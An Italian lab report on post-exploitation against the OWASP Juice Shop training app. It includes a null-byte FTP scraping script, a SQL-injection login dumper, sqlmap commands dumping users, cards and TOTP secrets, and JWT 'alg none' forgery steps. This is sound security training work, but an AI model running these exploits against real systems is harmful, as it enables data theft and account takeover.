Juice Shop Post Exploitation

2025-07-06

Contents

Contents

1. Data exfiltration

Introduzione

La data exfiltration è il processo mediante il quale un attaccante riesce a sottrarre informazioni sensibili da un sistema informatico senza autorizzazione. Diversamente dalla semplice compromissione di un sistema, l'esfiltrazione comporta l'estrazione attiva di dati — spesso in modo furtivo, evitando di essere rilevata dai sistemi di sicurezza.

Data exfiltration dei file nella cartella FTP

Come scoperto tramite information gathering e vulnerability assessment, la cartella FTP rimane liberamente accessibile nonostante sia una cartella che contenga dei file privati ed è possibile ottenere l'accesso ai dati tramite il Poison Null Byte, come è stato confermato nella fase di exploitation.

A questo punto è possibilee effettuare data exfiltration e scaricare sul proprio dispositivo personale tutti i file riservati contenuti all'interno della cartella FTP. Si cerca di automatizzare l'intero processo di exfiltration.

Procedimento

1. Creare un file denominato scraping.sh che contiene il seguente codice:

```
#!/bin/bash

# URL e cartella in cui verranno scaricati i file
BASE_URL="http://127.0.0.1:3000/ftp"
DEST_DIR="ftp_downloads"

# Crea la cartella di destinazione
mkdir -p "$DEST_DIR"

# FILE_LIST conterrà tutti i link presenti nella directory
    FTP
# Legge il file HTML di FTP e si salva tutti i link href,
    ovvero i file presenti all'intenro della pagina,
    situati al suo interno
FILE_LIST=$(curl -s "$BASE_URL/" | grep -oP
    '(?<=href=")[^"]+')

# Per ognuno dei file trovati
for file in $FILE_LIST; do
    # Escludi la directory corrente o link "vuoti"
    if [[ "$file" == "." || -z "$file" ]]; then
```

```
            continue
        fi

        # Controlla se il file termina con .md o .pdf
        if [[ "$file" =~ \.md$ || "$file" =~ \.pdf$ ]]; then
            DOWNLOAD_NAME="$file"
        else
        # Se non termina con .md o pdf, esegui un attacco
            tramite Null Byte Injection
            DOWNLOAD_NAME="${file}%2500.md"
        fi

        echo "Dowloading $file"

        # Scarica e salva il file
        curl -s -o "$DEST_DIR/$file" "$BASE_URL/$DOWNLOAD_NAME"
    done

    echo "Scraping completed."
```

2. Aprire la bash e spostarsi nella cartella in cui è presente il file appena creato.
3. Eseguire lo script usando il comando:

```
bash scraping.sh
```

4. I file scaricati saranno situati dentro la sottocartella `ftp_downloads`.

Prova del post-exploitation




Figure 1: Data exfiltration dei dati in FTP

Data exfiltration degli utenti

1) A partire da information gathering si è scoperto che la funzione di Login potrebbe essere soggetta ad injection in quanto è usato per comunicare con il server per estrapolare dei dati da un DB SQL.

2) Successivamente da un analisi approfondità, nella fase di VA, si è scoperto che potrebbe essere effettivamente debole all'SQL Injection.

3) Infine nella fase di penetration, è stato creato un query malevola al fine di ottenere i dati di accesso agli account senza conoscerne i dati di autenticazione.

4) Una seconda successiva analisi ha rivelato che durante la fase di login, il server manda al client un token contenente diversi dati usati per identificare l'utente tra cui: id, email, password hashata, ruolo, totp key e ip. Tutti dati personali dell'utente che permettono di fare user enumerations e avere potenzialmente accesso a dati sensibili degli utenti stessi.

5) Conoscendo queste informazioni, è stato creato un file python in grado di eseguire il dumping di tutto il database contenente i dati utenti sfruttando l'SQL Injection sul login.

Procedimento

1. Creare un file python `SQL_injection.py` contenente il seguente codice:

```
import requests
import base64
import json

url = "http://127.0.0.1:3000/rest/user/login"
headers = {"Content-Type": "application/json"}

output_file = "users.txt"

# SQL malevolo basandosi sugli user Id
def check_user(id_number):
    payload = {"email": f"' OR id = '{id_number}' --",
        "password": "none"}
    response = requests.post(url, json=payload,
        headers=headers)
    return response

# converte il token da base64 -> bytes -> utf-8
def base64url_decode(input_str):
    padding = '=' * (-len(input_str) % 4)
    return base64.urlsafe_b64decode(input_str +
        padding).decode("utf-8")

# Apre o crea un file in cui inserire i dati degli utenti
```

```
with open(output_file, "w") as file:
    # Esegue un richiesta per ogni user id a partire da 0
        fino ad un valore limite predefinito (30 in questo
        caso)
    for i in range(0, 30):

        # Fa una richiesta API di tipo POST
        res = check_user(i)

        # Legge la risposta
        try:
            json_file = res.json()

            # Ottiene il token dalla risposta JSON e la
                spezza in parti
            token = json_file["authentication"]["token"]
            token_split = token.split('.')

            # Estrapola i dati utenti dal token
            payload_b64 = token_split[1]
            payload = base64url_decode(payload_b64)
            payload_json = json.loads(payload)

            print(f"Found user:
                {payload_json['data']['email']}")
        except:
            print("ID not found.")
            continue

        # Salva i dati utenti dentro un file
        file.write(payload + "\n")
```

2. Eseguire il file python usando il comando:

```
python SQL_Injection.py
```

3. Tutti i dati degli utenti vengono salvati dentro il file `users.txt`.
4. A partire dal file `users.txt` è possibile ottenere i dati come `email`, `password` (possibile fare attacchi brute-force o rainbow-table), `ruolo` (quindi sfruttare account con privilegi superiori) e `totp key` (per bypassare 2FA).

Prova del post-exploitation




Figure 2: Data exfiltration tramite query SQL

Leggere e scaricare i dati dopo essersi loggato con le credenziali utente

Una volta ottenuto l'accesso all'account dell'utente, è estramente semplice leggere tutti i dati personali dell'utente coinvolgo come email, username, IP di login, ordini effettuati, ecc. utilizzando le funzionalità che il sito stesso mette a disposizione.

Si possono inoltre scaricare i dati utente in formato JSON tramite una funzione offerta dall'applicazione web oppure fare scraping tramite bot oppure script personalizzati.

2. Information gathering internamente al sistema compromessoo (Pillaging)

Introduzione

Pillaging è un termine molto usato in ambito penetration testing per indicare la raccolta sistematica di informazioni sensibili dopo aver compromesso un sistema.

Package.json

Dopo essere entrato in possesso dei file contenuti dentro la cartella FTP, si è andati alla ricerca di qualsiasi informazioni che possa essere usato per ottenere informazioni e identificare ulteriori punti d'attacco dell'applicazione.

In particolare, un file che salta all'occhio è `package.json` che rappresenta un file contente informazioni creati dal software `npm` usato per gestire `node.js`. All'interno di questo file sono contenute tutte le librerie e dipendenze usate da Node per gestire il server stesso. Si procede all'analisi delle librerie per scovare dipendenze vulnerabili.

Procedimento

1. Si apre il file per un analisi manuale del file e trovare che esiste la sezione dipendenze.




Figure 3: File package.json

2. Si utilizza il comando:

```
npm audit --package.json > audit-report.txt
```

Per creare un report di eventuali dipendenze vulnerabili.

3. Il report, in questo caso, ha trovato 172 vulnerabilità di cui:
    - 6 vulnerabilità di bassa gravità
    - 53 vulnerabilità di media gravità
    - 71 vulnerabilità di alta gravità
    - 42 vulnerabilità critiche

Prova del post-exploitation




Figure 4: Auditing dei pacchetti npm

3. Privilege escalation

Introduzione

La privilege escalation è una tecnica usata da un attaccante per ottenere più privilegi di quelli inizialmente concessi su un sistema. Per esempio, un utente con accesso limitato riesce a compiere azioni riservate ad amministratori o ad altri utenti.

Privilegi da admin tramite manipolazione del JWT

Dopo aver ottenuto informazioni e scoperto che il JWT è vulnerabile alla manipolazione, la fase di exploitation ha dimostrato che è possibile modificare il JWT token per poter impersonare un altro utente. Questa vulnerabilità è altamente importante in quanto c'è la possibilità, per un utente normale (customer) di impersonare e ottenere i poteri e i privilegi di un admin.

Procedimento

1. Intercettare il token JWT durante una qualsiasi richiesta al server.
2. Deserializzare il token JTW da base64 a testo in utf-8.
3. Modificare le l'algoritmo a None e modificare il ruolo ad admin.

Prova del post-exploitation




Figure 5: Accesso a sezioni da admin dall'utente con ruolo modificato

4. Persistence

JWT non invalidato

Dopo aver avuto conferma dalle fasi precedenti che il JWT token non ha nessuna scadenza e non veniva invalidato neanche dopo aver effettuato logout oppure aver cambiato password, è possibile ottenere un token valido per avere un accesso persistente agli account dell'utente semplicemente tramite un attacco XSS, come è stato già dimostrato nella fase di exploit, oppure tramite SQL Injection con il quale si effettua il login e poi si fa il dumping del token d'accesso.

5. Enumerazione estesa del database tramite SQLMap

Introduzione

Dopo aver dimostrato l'accesso alla tabella `Users`, è stato possibile approfondire ulteriormente la compromissione del db tramite `sqlmap`, proseguendo con una **post-exploitation SQL avanzata**. Lo scopo di questa fase è l'estrazione di potenziali chiavi TOTP e informazioni sensibili conservate in tabelle come `Cards`, `SecurityAnswers`, `Wallets`, ecc.

Enumerazione degli utenti privilegiati

Tramite sqlmap è stato possibile filtrare gli utenti che hanno privilegi superiori (es. admin, deluxe, ecc.) per identificare potenziali target di impersonificazione o privilege escalation.

Comando:

```
sqlmap -u
    "http://localhost:3000/rest/products/search?q=apple" -D
    main -T Users -C email,role --dump --batch
```

Prova

```
Table: Users
[22 entries]
+---------------------------+------------+
| email                     | role       |
+---------------------------+------------+
| J12934@juice-sh.op        | admin      |
| accountant@juice-sh.op    | customer   |
| admin@juice-sh.op         | customer   |
| amy@juice-sh.op           | admin      |
| bender@juice-sh.op        | deluxe     |
| bjoern.kimminich@gmail.com | admin     |
| bjoern@juice-sh.op        | customer   |
| bjoern@owasp.org          | customer   |
| chris.pike@juice-sh.op    | admin      |
| ciso@juice-sh.op          | admin      |
| demo                      | customer   |
| emma@juice-sh.op          | admin      |
| ethereum@juice-sh.op      | deluxe     |
| jim@juice-sh.op           | customer   |
| john@juice-sh.op          | accounting |
| mc.safesearch@juice-sh.op | customer   |
| morty@juice-sh.op         | customer   |
| stan@juice-sh.op          | customer   |
| support@juice-sh.op       | customer   |
| testing@juice-sh.op       | deluxe     |
| uvogin@juice-sh.op        | deluxe     |
| wurstbrot@juice-sh.op     | admin      |
+---------------------------+------------+
```

Figure 6: Users Table


Estrazione delle carte di credito (tabella Cards)

I dati rilevati possono essere usati per simulare transazioni (in un ambiente di test), o dimostrare violazioni della privacy e mancanza di cifratura lato server.

Comando:

```
sqlmap -u
    "http://localhost:3000/rest/products/search?q=apple" -D
    main -T Cards --dump --batch
```

Prova



```
Database: <current>
Table: Cards
[6 entries]
+----+--------+------------------+---------+----------+-----------------+----------------------------+----------------------------+
| id | UserId | cardNum          | expYear | expMonth | fullName        | createdAt                  | updatedAt                  |
+----+--------+------------------+---------+----------+-----------------+----------------------------+----------------------------+
| 1  | 4      | 4815205605542754 | 2092    | 12       | Bjoern Kimminich | 2025-07-10 18:37:16.149 +00:00 | 2025-07-10 18:37:16.149 +00:00 |
| 2  | 17     | 1234567812345678 | 2099    | 12       | Tim Tester      | 2025-07-10 18:37:16.334 +00:00 | 2025-07-10 18:37:16.334 +00:00 |
| 3  | 1      | 4716190207394368 | 2081    | 2        | Administrator   | 2025-07-10 18:37:16.354 +00:00 | 2025-07-10 18:37:16.354 +00:00 |
| 4  | 1      | 4024007105648108 | 2086    | 4        | Administrator   | 2025-07-10 18:37:16.354 +00:00 | 2025-07-10 18:37:16.354 +00:00 |
| 5  | 2      | 5107891722278705 | 2099    | 11       | Jim             | 2025-07-10 18:37:16.371 +00:00 | 2025-07-10 18:37:16.371 +00:00 |
| 6  | 3      | 4716943969046208 | 2081    | 2        | Bender          | 2025-07-10 18:37:16.379 +00:00 | 2025-07-10 18:37:16.379 +00:00 |
+----+--------+------------------+---------+----------+-----------------+----------------------------+----------------------------+
```

Figure 7: Cards Table

Estrazione delle chiavi TOTP (Tabella Users, campo totpSecret)

Le chiavi TOTP possono essere estratte dalla tabella Users, ove presente. La presenza di queste chiavi permette di bypassare l'autenticazione a due fattori (2FA), configurando l'app Google Authenticator con i dati ottenuti.

Comando:

```
sqlmap -u
    "http://localhost:3000/rest/products/search?q=apple" -D
    main -T Users -C email,totpSecret --dump --batch
```

Prova

```
Table: Users
[22 entries]
+---------------------------+----------------------------------+
| email                     | totpSecret                       |
+---------------------------+----------------------------------+
| J12934@juice-sh.op        | <blank>                          |
| accountant@juice-sh.op    | <blank>                          |
| admin@juice-sh.op         | <blank>                          |
| amy@juice-sh.op           | <blank>                          |
| bender@juice-sh.op        | <blank>                          |
| bjoern.kimminich@gmail.com | <blank>                          |
| bjoern@juice-sh.op        | <blank>                          |
| bjoern@owasp.org          | <blank>                          |
| chris.pike@juice-sh.op    | <blank>                          |
| ciso@juice-sh.op          | IFTXE3SPOEYVURT2MRYGI52TKJ4HC3KH |
| demo                      | <blank>                          |
| emma@juice-sh.op          | <blank>                          |
| ethereum@juice-sh.op      | <blank>                          |
| jim@juice-sh.op           | <blank>                          |
| john@juice-sh.op          | <blank>                          |
| mc.safesearch@juice-sh.op | <blank>                          |
| morty@juice-sh.op         | <blank>                          |
| stan@juice-sh.op          | <blank>                          |
| support@juice-sh.op       | <blank>                          |
| testing@juice-sh.op       | <blank>                          |
| uvogin@juice-sh.op        | <blank>                          |
| wurstbrot@juice-sh.op     | <blank>                          |
+---------------------------+----------------------------------+
```

Figure 8: Totp